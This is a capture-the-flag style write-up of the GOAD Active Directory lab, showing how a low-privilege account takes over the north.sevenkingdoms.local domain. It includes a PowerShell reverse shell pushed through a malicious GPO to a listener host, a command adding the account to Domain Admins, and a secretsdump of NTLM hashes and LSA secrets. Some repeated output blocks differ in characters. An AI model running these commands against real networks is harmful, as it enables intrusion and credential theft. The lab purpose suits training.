

P1 - NORTH Part 1

🔥 [cyberforge.blog/writeups/GOAD/CH1/CH1 - NORTH Part 1](https://cyberforge.blog/writeups/GOAD/CH1/CH1-NORTH-Part-1)

Foothold

Domain mapping with bloodhound

We have an account with `samwell.tarly` and a password `Heartsbane`. We can use this account first to connect and list the available file shares:

```
crackmapexec smb 192.168.56.11 -u "samwell.tarly" -p "Heartsbane" --shares
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL)
(domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\samwell.tarly:Heartsbane
SMB 192.168.56.11 445 WINTERFELL [+] Enumerated shares
SMB 192.168.56.11 445 WINTERFELL Share Permissions Remark
SMB 192.168.56.11 445 WINTERFELL -----
SMB 192.168.56.11 445 WINTERFELL ADMIN$ Remote Admin
SMB 192.168.56.11 445 WINTERFELL C$ Default share
SMB 192.168.56.11 445 WINTERFELL IPC$ READ Remote IPC
SMB 192.168.56.11 445 WINTERFELL NETLOGON READ Logon server share
SMB 192.168.56.11 445 WINTERFELL SYSVOL READ Logon server share
```

▼ Output crackmapexec

```
crackmapexec smb 192.168.56.11 -u "samwell.tarly" -p "Heartsbane" --shares
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10.0 Build 17763
x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True)
(SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [+]
north.sevenkingdoms.local\samwell.tarly:Heartsbane
SMB 192.168.56.11 445 WINTERFELL [+] Enumerated shares
SMB 192.168.56.11 445 WINTERFELL Share Permissions
Remark
SMB 192.168.56.11 445 WINTERFELL -----
-----
SMB 192.168.56.11 445 WINTERFELL ADMIN$
Remote Admin
SMB 192.168.56.11 445 WINTERFELL C$
Default share
SMB 192.168.56.11 445 WINTERFELL IPC$ READ
Remote IPC
SMB 192.168.56.11 445 WINTERFELL NETLOGON READ
Logon server share
SMB 192.168.56.11 445 WINTERFELL SYSVOL READ
Logon server share
```

Unfortunately this account only allows read access on some shares. However, we can get domain information with this account, and map it with `rusthound`

Bloodhound, SharpHound, Bloodhound-python, Rusthound...

BloodHound is an open source Active Directory domain mapping tool developed by SpecterOps. It allows you to visualize the relationships between users, groups, computers and other AD objects in order to detect privilege escalation paths and vulnerabilities.

It needs a "collector", of which there are some variants explained below:

	SharpHound	BloodHound-python	RustHound
Language	.NET/C#	Python	Rust
Ease of use	Easy	Easy	Medium
Portability	Requires .NET	Multi-platform	Multi-platform
Maintenance	Actively by SpecterOps	Community	Community

Here, we will use RustHound, but feel free to use another collector!

Using RustHound:

```
rusthound --domain north.sevenkingdoms.local -u "samwell.tarly" -p "Heartsbane"
-----
Initializing RustHound at 13:58:33 on 12/25/23
Powered by g0th4n from OpenCyber
-----

[2023-12-25T18:58:33Z INFO rusthound] Verbosity level: Info
[2023-12-25T18:58:33Z INFO rusthound::ldap] Connected to NORTH.SEVENKINGDOMS.LOCAL Active Directory!
[2023-12-25T18:58:33Z INFO rusthound::ldap] Starting data collection...
[2023-12-25T18:58:33Z INFO rusthound::ldap] All data collected for NamingContext DC=north,DC=sevenkingdoms,DC=local
[2023-12-25T18:58:33Z INFO rusthound::json::parser] Starting the LDAP objects parsing...
[2023-12-25T18:58:33Z INFO rusthound::json::parser:bh_41] MachineAccountQuota: 10
[2023-12-25T18:58:33Z INFO rusthound::json::parser] Parsing LDAP objects finished!
[2023-12-25T18:58:33Z INFO rusthound::json::checker] Starting checker to replace some values...
[2023-12-25T18:58:33Z INFO rusthound::json::checker] Checking and replacing some values finished!
[2023-12-25T18:58:33Z INFO rusthound::json::maker] 18 users parsed!
[2023-12-25T18:58:33Z INFO rusthound::json::maker] ./20231225135833_north-sevenkingdoms-local_users.json created!
[2023-12-25T18:58:33Z INFO rusthound::json::maker] 59 groups parsed!
[2023-12-25T18:58:33Z INFO rusthound::json::maker] ./20231225135833_north-sevenkingdoms-local_groups.json created!
[2023-12-25T18:58:33Z INFO rusthound::json::maker] 2 computers parsed!
[2023-12-25T18:58:33Z INFO rusthound::json::maker] ./20231225135833_north-sevenkingdoms-local_computers.json created!
[2023-12-25T18:58:33Z INFO rusthound::json::maker] 1 ous parsed!
[2023-12-25T18:58:33Z INFO rusthound::json::maker] ./20231225135833_north-sevenkingdoms-local_ous.json created!
[2023-12-25T18:58:33Z INFO rusthound::json::maker] 1 domains parsed!
[2023-12-25T18:58:33Z INFO rusthound::json::maker] ./20231225135833_north-sevenkingdoms-local_domains.json created!
[2023-12-25T18:58:33Z INFO rusthound::json::maker] 3 gpos parsed!
[2023-12-25T18:58:33Z INFO rusthound::json::maker] ./20231225135833_north-sevenkingdoms-local_gpos.json created!
[2023-12-25T18:58:33Z INFO rusthound::json::maker] 21 containers parsed!
[2023-12-25T18:58:33Z INFO rusthound::json::maker] ./20231225135833_north-sevenkingdoms-local_containers.json created!

RustHound Enumeration Completed at 13:58:33 on 12/25/23! Happy Graphing!
```

▼ Output rusthound

```
rusthound --domain north.sevenkingdoms.local -u "samwell.tarly" -p "Heartsbane"
-----
Initializing RustHound at 13:58:33 on 12/25/23
```

```
-----  
[2023-12-25T18:58:33Z INFO rusthound] Verbosity level: Info  
[2023-12-25T18:58:33Z INFO rusthound::ldap] Connected to NORTH.SEVENKINGDOMS.LOCAL  
Active Directory!  
[2023-12-25T18:58:33Z INFO rusthound::ldap] Starting data collection...  
[2023-12-25T18:58:33Z INFO rusthound::ldap] All data collected for NamingContext  
DC=north,DC=sevenkingdoms,DC=local  
[2023-12-25T18:58:33Z INFO rusthound::json::parser] Starting the LDAP objects  
parsing...  
[2023-12-25T18:58:33Z INFO rusthound::json::parser::bh_41] MachineAccountQuota: 10  
[2023-12-25T18:58:33Z INFO rusthound::json::parser] Parsing LDAP objects finished!  
[2023-12-25T18:58:33Z INFO rusthound::json::checker] Starting checker to replace  
some values...  
[2023-12-25T18:58:33Z INFO rusthound::json::checker] Checking and replacing some  
values finished!  
[2023-12-25T18:58:33Z INFO rusthound::json::maker] 18 users parsed!  
[2023-12-25T18:58:33Z INFO rusthound::json::maker] ./20231225135833_north-  
sevenkingdoms-local_users.json created!  
[2023-12-25T18:58:33Z INFO rusthound::json::maker] 59 groups parsed!  
[2023-12-25T18:58:33Z INFO rusthound::json::maker] ./20231225135833_north-  
sevenkingdoms-local_groups.json created!  
[2023-12-25T18:58:33Z INFO rusthound::json::maker] 2 computers parsed!  
[2023-12-25T18:58:33Z INFO rusthound::json::maker] ./20231225135833_north-  
sevenkingdoms-local_computers.json created!  
[2023-12-25T18:58:33Z INFO rusthound::json::maker] 1 ous parsed!  
[2023-12-25T18:58:33Z INFO rusthound::json::maker] ./20231225135833_north-  
sevenkingdoms-local_ous.json created!  
[2023-12-25T18:58:33Z INFO rusthound::json::maker] 1 domains parsed!  
[2023-12-25T18:58:33Z INFO rusthound::json::maker] ./20231225135833_north-  
sevenkingdoms-local_domains.json created!  
[2023-12-25T18:58:33Z INFO rusthound::json::maker] 3 gpos parsed!  
[2023-12-25T18:58:33Z INFO rusthound::json::maker] ./20231225135833_north-  
sevenkingdoms-local_gpos.json created!  
[2023-12-25T18:58:33Z INFO rusthound::json::maker] 21 containers parsed!  
[2023-12-25T18:58:33Z INFO rusthound::json::maker] ./20231225135833_north-  
sevenkingdoms-local_containers.json created!
```

RustHound Enumeration Completed at 13:58:33 on 12/25/23! Happy Graphing!

Once the data is collected, we can import it into bloodhound. We then find the node corresponding to the samwell.tarly user:

☰

SAMWELL.TARLY@NORTH.SEVENKINGDOM:

A

⏮

⏭

Database Info

Node Info

Analysis

SAMWELL.TARLY@NORTH.SEVENKINGDOMS.LOCAL

OVERVIEW

Sessions0

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Effective Inbound GPOs2

See user within Domain/OU Tree

NODE PROPERTIES

Object ID

S-1-5-21-1328384573-4090356449-2552632942-1119

Password

Last

Changed

Sun, 24 Dec 2023 16:54:59 GMT

Last

Logon

Mon, 25 Dec 2023 02:54:03 GMT

Last

Logon


(Replicated)

Mon, 25 Dec 2023 02:51:09 GMT

Enabled

True

We then click on "Reachable High Value Targets" to see potential exploitation paths:



Exploitation "Write Dacl" on GPO

We notice that the `samwell.tarly` account has WriteDacl rights on a GPO named StarkWallpaper.

This privilege allows the `samwell.tarly` user to modify permissions related to this GPO

Consequently, an attacker can grant themselves rights to modify this GPO, in the following manner:

1. The attacker can modify the permissions and add the `GenericAll` right to `samwell.tarly` on this GPO.
2. Once this right is held, the attacker can use the `WriteProperty` privilege (inherited from `GenericAll`) to modify the GPO

A tool such as `PyGPOAbuse` (<https://github.com/Hackndo/pyGPOAbuse>) can allow an attacker to forge a malicious GPO

Consequently, here is the attack schema:



We modify our rights on the GPO with `dacledit.py`

```
python3.11 dacledit.py north.sevenkingdoms.local/samwell.tarly:'Heartsbane' -action write -rights FullControl -principal samwell.tarly -target-dn 'CN={CA30D611-2F79-4CD8-9FBF-0494B6EB7DDA},CN=POLICIES,CN=SYSTEM,DC=NORTH,DC=SEVENKINGDOMS,DC=LOCAL' -dc-ip 192.168.56.11

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[*] DACL backed up to dacledit-20231225-155019.bak
[*] DACL modified successfully
```

▼ Output dacledit.py

```
python3.11 dacledit.py north.sevenkingdoms.local/samwell.tarly:'Heartsbane' -action write -rights FullControl -principal samwell.tarly -target-dn 'CN={CA30D611-2F79-4CD8-9FBF-0494B6EB7DDA},CN=POLICIES,CN=SYSTEM,DC=NORTH,DC=SEVENKINGDOMS,DC=LOCAL' -dc-ip 192.168.56.11
```

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```
[*] DACL backed up to dacledit-20231225-155019.bak
[*] DACL modified successfully
```

Dacledit.py comes from a pull request that has still not been integrated into impacket.

In short, it is a functionality that has never been deployed (and yet which is very useful).

To retrieve it, here is the link:

<https://raw.githubusercontent.com/ShutDownRepo/impacket/dacledit/examples/dacledit.py>

That said, you will have a library problem, as below:

```
Traceback (most recent call last):
File "/home/kali/T00LS/dacledit.py", line 39, in <module>
from impacket.msada_guids import SCHEMA_OBJECTS, EXTENDED_RIGHTS
ModuleNotFoundError: No module named 'impacket.msada_guids'
```

To solve this problem, you need to download the library separately into the dacledit.py folder, via the following link:


https://raw.githubusercontent.com/byt3bl33d3r/CrackMapExec/master/cme/helpers/msada_guids.py

Then you need to modify the dacledit.py file and replace the library import:

```
#from impacket.msada_guids import SCHEMA_OBJECTS, EXTENDED_RIGHTS
from msada_guids import SCHEMA_OBJECTS, EXTENDED_RIGHTS
```

dacledit.py should be functional !

We can then verify that we have the GenericAll rights on the GPO:



Once this is done, we can modify the GPO with `pygpoabuse.py` to add a malicious service :

```
python3.11 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly -hashes
F4719ED132F6648B686EC9B95CCF3911:F5DB9E027EF824D029262068AC826843 -gpo-id "CA30D611-2F79-4CD8-9FBF-0494B6EB7DDA" \
-powershell \
-command "$client = New-Object System.Net.Sockets.TCPCClient('192.168.56.230',1234);\$stream = \$client.GetStream();
[byte[]]\$bytes = 0..65535|%;0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -
TypeName System.Text.AsciiEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 =
\$sendback + 'PS ' + (pwd).Path + '> ';\$sendbyte =
([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush();\$client.Cl
ose()" \
-taskname "Completely Legit Task" \
-description "Dis is legit, pliz no delete"
```

▼ Output pygpoabuse.py

```
python3.11 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly -hashes
F4719ED132F6648B686EC9B95CCF3911:F5DB9E027EF824D029262068AC826843 -gpo-id
"CA30D611-2F79-4CD8-9FBF-0494B6EB7DDA" \
-powershell \
-command "$client = New-Object
System.Net.Sockets.TCPCClient('192.168.56.230',1234);\$stream =
\$client.GetStream();[byte[]]\$bytes = 0..65535|%;0};while((\$i =
\$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName
System.Text.AsciiEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1
| Out-String );\$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> ';\$sendbyte =
([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendby
te.Length);\$stream.Flush();\$client.Close()" \
-taskname "Completely Legit Task" \
-description "Dis is legit, pliz no delete"
```

However, this will be blocked by the Defender antivirus. We can use another technique, which consists of adding `samwell.tarly` to the Domain Admins group. This will allow us to dump the domain, and get the administrator ntlm.

```
python3.11 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly -hashes
F4719ED132F6648B686EC9B95CCF3911:F5DB9E027EF824D029262068AC826843 -gpo-id "CA30D611-2F79-4CD8-9FBF-0494B6EB7DDA" \
-powershell \
-command 'net group "Domain Admins" samwell.tarly /add /domain' \
-taskname "Completely Legit Task Domain Admin" \
-description "Dis is legit, pliz no delete"
```

▼ Output pygpoabuse.py

```
python3.11 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly -hashes
F4719ED132F6648B686EC9B95CCF3911:F5DB9E027EF824D029262068AC826843 -gpo-id
"CA30D611-2F79-4CD8-9FBF-0494B6EB7DDA" \
-powershell \
-command 'net group "Domain Admins" samwell.tarly /add /domain' \
-taskname "Completely Legit Task Domain Admin" \
-description "Dis is legit, pliz no delete"
```

Then we wait for the DC to update its GPOs. Once this update is done:

```
crackmapexec smb 192.168.56.11 -u "samwell.tarly" -p "Heartsbane" --shares

SMB      192.168.56.11  445  WINTERFELL  [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL)
(domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB      192.168.56.11  445  WINTERFELL  [+] north.sevenkingdoms.local\samwell.tarly:Heartsbane (Pwn3d!)
SMB      192.168.56.11  445  WINTERFELL  [+] Enumerated shares
SMB      192.168.56.11  445  WINTERFELL  Share      Permissions      Remark
SMB      192.168.56.11  445  WINTERFELL  -----
SMB      192.168.56.11  445  WINTERFELL  ADMIN$     READ,WRITE      Remote Admin
SMB      192.168.56.11  445  WINTERFELL  C$         READ,WRITE      Default share
SMB      192.168.56.11  445  WINTERFELL  IPC$       READ             Remote IPC
SMB      192.168.56.11  445  WINTERFELL  NETLOGON   READ,WRITE      Logon server share
SMB      192.168.56.11  445  WINTERFELL  SYSVOL     READ             Logon server share
```

▼ Output crackmapexec

```
crackmapexec smb 192.168.56.11 -u "samwell.tarly" -p "Heartsbane" --shares
SMB      192.168.56.11  445  WINTERFELL  [*] Windows 10.0 Build 17763
x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True)
(SMBv1:False)
SMB      192.168.56.11  445  WINTERFELL  [+]
north.sevenkingdoms.local\samwell.tarly:Heartsbane (Pwn3d!)
SMB      192.168.56.11  445  WINTERFELL  [+] Enumerated shares
SMB      192.168.56.11  445  WINTERFELL  Share      Permissions
Remark
SMB      192.168.56.11  445  WINTERFELL  -----
-----
SMB      192.168.56.11  445  WINTERFELL  ADMIN$     READ,WRITE
Remote Admin
SMB      192.168.56.11  445  WINTERFELL  C$         READ,WRITE
Default share
SMB      192.168.56.11  445  WINTERFELL  IPC$       READ
Remote IPC
SMB      192.168.56.11  445  WINTERFELL  NETLOGON   READ,WRITE
Logon server share
SMB      192.168.56.11  445  WINTERFELL  SYSVOL     READ
Logon server share
```

We confirm that we have administrator rights on **north.sevenkingdoms.local**, and we can dump the domain SAM database:


```

impacket-secretsdump north.sevenkingdoms.local/samwell.tarly:Heartsbane@192.168.56.11
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x69928f86c865008be0c7ee24dd2f2080
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NORTH\WINTERFELL$:aes256-cts-hmac-sha1-96:0dd2448259a34de8ca53a2f1abd59da6a70b27ae1d0ede11d4f9266dc18eeb2
NORTH\WINTERFELL$:aes128-cts-hmac-sha1-96:a64f61dc8bf3db80071e8ec7e08ca8ef
NORTH\WINTERFELL$:des-cbc-md5:b04a5d29315b52e3
NORTH\WINTERFELL$:plain_password_hex:266ecb12f189340a147056d0fc677f6a1eac586bfc9fecac457a4ad5f912c6f036935811c4c8733658d081c95c3fa6f0b8
7805e5d0273a5f70da34a0dcb25e46759b2e6e0df8039fce5c7d58e8d374f70caab112ad6be20af267995df4fb80e9ea0034bcf89a22a80d0d31eacd6a0256667ab786c
128a579d974c7358bbc5ef562af50f5b30141b535dd123f2d4b35efbe889b263bcf91ff6166d0de5ad9a36bc36e76c076f95ddebbbe7940e8d44a8ef3c8b85f5363451ee
88b775498f3472205fcf560ab0d8a9d25f26d0fa833e96a2a3474a240d6b5f5be932a65266f3ae072452bcb8e057c9aab0e382968eef2
NORTH\WINTERFELL$:aad3b435b51404eeaad3b435b51404ee:2b882dae9f73bb2779612d041dc1dfc:::
[*] DefaultPassword
NORTH\robb.stark:sexywolffy
[*] DPAPI_SYSTEM
dpapi_machinekey:0x41474dcc783b2cfbc24beb58dd0fb70597a6048e
dpapi_userkey:0x0bec8540614b94205efbf0500f6571953640ea01
[*] NL$KM
0000 22 34 01 76 01 70 30 93 88 A7 6B B2 87 43 59 69 "4.v.p0...k..CYi
0010 0E 41 BD 22 0A 0C CC 23 3A 5B B6 74 CB 90 D6 35 .A"...#:[.t...5
0020 14 CA D8 45 4A F0 DB 72 D5 CF 3B A1 ED 7F 3A 98 ...EJ...r.;....
0030 CD 4D D6 36 6A 35 24 2D A0 E8 0F 8E 3F 52 81 C9 .M.6j5$-...?R..
NL$KM:223401760170309388a76bb2874359690e41bd220a0ccc233a5bb674cb90d63514cad8454af0db72d5cf3ba1ed7f3a98cd4dd6366a35242da0eb0f8e3f5281c9
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:973a30988c2e877851738b51f477514f:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
arya.stark:1110:aad3b435b51404eeaad3b435b51404ee:4f622f4cd4284a887228940e2ff4e700:::
edward.stark:1111:aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1d9b7237b8:::
catelyst.stark:1112:aad3b435b51404eeaad3b435b51404ee:cba36ecccfd9d949c73bc73715364aff5:::
robb.stark:1113:aad3b435b51404eeaad3b435b51404ee:831486ac7f26860c9e2f51ac91e1a07a:::
sansa.stark:1114:aad3b435b51404eeaad3b435b51404ee:2c643546d00054420505a2bf86d77c47:::
brandon.stark:1115:aad3b435b51404eeaad3b435b51404ee:84bbaa1c58b7f69d2192560a3f932129:::
rickon.stark:1116:aad3b435b51404eeaad3b435b51404ee:7078dc8a66d8e480d9a86041f8409560:::
hodor:1117:aad3b435b51404eeaad3b435b51404ee:337d2667505c203904bd899c6c95525e:::
jon.snow:1118:aad3b435b51404eeaad3b435b51404ee:b8d76e56e9dac90539aff05e3ccb1755:::
samwell.tarly:1119:aad3b435b51404eeaad3b435b51404ee:f5db9e027ef824d029262068ac826843:::
jeor.mormont:1120:aad3b435b51404eeaad3b435b51404ee:6dccb1c567c56a40e56691a723a49664:::
sql_svc:1121:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93b804:::
john:1122:aad3b435b51404eeaad3b435b51404ee:98da674948a73eb2cfa124e9aca27a03:::
WINTERFELL$:1001:aad3b435b51404eeaad3b435b51404ee:2b882dae9f73bb2779612d041dc1dfc:::
CASTLEBLACK$:1105:aad3b435b51404eeaad3b435b51404ee:740c42da7af2d46561d2ab20a80fd5a8:::
SEVENKINGDOMS$:1104:aad3b435b51404eeaad3b435b51404ee:8ebbd52cd5a81b6114389a0d886c187c:::

```

▼ Output secretsdump.py

```

impacket-secretsdump
north.sevenkingdoms.local/samwell.tarly:Heartsbane@192.168.56.11
Impacket v0.11.0 - Copyright 2023 Fortra

```

```

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x69928f86c865008be0c7ee24dd2f2080
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4
:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't
have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets

```

```

[*] $MACHINE.ACC
NORTH\WINTERFELL$:aes256-cts-hmac-sha1-
96:0dd2448259a34de8ca53a2f1abd59da6a70b27aee1d0ede11d4f9266dc18eeb2
NORTH\WINTERFELL$:aes128-cts-hmac-sha1-96:a64f61dc8bf3db80071e8ec7e08ca8ef
NORTH\WINTERFELL$:des-cbc-md5:b04a5d29315b52e3
NORTH\WINTERFELL$:plain_password_hex:266ecb12f189340a147056d0fc677f6a1eaac586bfc9fe
cec457a4ad5f912c6f036935811c4c8733658d081c95c3fa6f0b87805e5d0273a5f70da34a0dcb25e46
759b2e6e0df8039fce5c7d58e8d374f70caab112ad6be20af267995df4fb80e9ea0034bcf89a22a80d0
d31eaedc6a0256667ab786c128a579d974c7358bbc5ef562af50f5b30141b535dd123f2d4b35efbe889
b263bcf91ff6166d0de5ad9a36bc36e76c076f95ddedbbe7940e8d44a8ef3c8b85f5363451ee88b7754
98f3472205fcf560ab0d8a9d25f26d0fa833e96a2a3474a240d6b5f5be932a65266f3ae072452bcb8e0
57c9aab0e382968eef2
NORTH\WINTERFELL$:aad3b435b51404eeaad3b435b51404ee:2b882dae9f73bb2779612d041dc1d1fc
:::
[*] DefaultPassword
NORTH\robb.stark:sexywolfy
[*] DPAPI_SYSTEM
dpapi_machinekey:0x41474dcc783b2cfbc24beb58dd0fb70597a6048e
dpapi_userkey:0x0bec8540614b94205efbf0500f6571953640ea01
[*] NL$KM
0000  22 34 01 76 01 70 30 93  88 A7 6B B2 87 43 59 69  "4.v.p0...k..CYi
0010  0E 41 BD 22 0A 0C CC 23  3A 5B B6 74 CB 90 D6 35  .A."...#:[.t...5
0020  14 CA D8 45 4A F0 DB 72  D5 CF 3B A1 ED 7F 3A 98  ...EJ...r...;....
0030  CD 4D D6 36 6A 35 24 2D  A0 EB 0F 8E 3F 52 81 C9  .M.6j5$-....?R..
NL$KM:223401760170309388a76bb2874359690e41bd220a0ccc233a5bb674cb90d63514cad8454af0d
b72d5cf3baled7f3a98cd4dd6366a35242da0eb0f8e3f5281c9
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4
:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:973a30988c2e877851738b51f477514f:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
arya.stark:1110:aad3b435b51404eeaad3b435b51404ee:4f622f4cd4284a887228940e2ff4e709:::
:
eddard.stark:1111:aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1d97b237b8
:::
catelyn.stark:1112:aad3b435b51404eeaad3b435b51404ee:cba36eccfd9d949c73bc73715364aff
5:::
robb.stark:1113:aad3b435b51404eeaad3b435b51404ee:831486ac7f26860c9e2f51ac91e1a07a:::
:
sansa.stark:1114:aad3b435b51404eeaad3b435b51404ee:2c643546d00054420505a2bf86d77c47:
:::
brandon.stark:1115:aad3b435b51404eeaad3b435b51404ee:84bbaa1c58b7f69d2192560a3f93212
9:::
rickon.stark:1116:aad3b435b51404eeaad3b435b51404ee:7978dc8a66d8e480d9a86041f8409560
:::
hodor:1117:aad3b435b51404eeaad3b435b51404ee:337d2667505c203904bd899c6c95525e:::
jon.snow:1118:aad3b435b51404eeaad3b435b51404ee:b8d76e56e9dac90539aff05e3ccb1755:::
samwell.tarly:1119:aad3b435b51404eeaad3b435b51404ee:f5db9e027ef824d029262068ac82684
3:::
jeor.mormont:1120:aad3b435b51404eeaad3b435b51404ee:6dccf1c567c56a40e56691a723a49664

```

```
:::  
sql_svc:1121:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93b804:::  
john:1122:aad3b435b51404eeaad3b435b51404ee:98da674948a73eb2cfa124e9aca27a03:::  
WINTERFELL$:1001:aad3b435b51404eeaad3b435b51404ee:2b882dae9f73bb2779612d041dc1d1fc:  
::  
CASTELBLACK$:1105:aad3b435b51404eeaad3b435b51404ee:740c42da7af2d46561d2ab20a80fd5a8  
::  
SEVENKINGDOMS$:1104:aad3b435b51404eeaad3b435b51404ee:8ebbd52cd5a81b6114389a0d886c18  
7c:::
```

North.sevenkingdoms.local : Pwned !

| PS : Samwell must be happy now !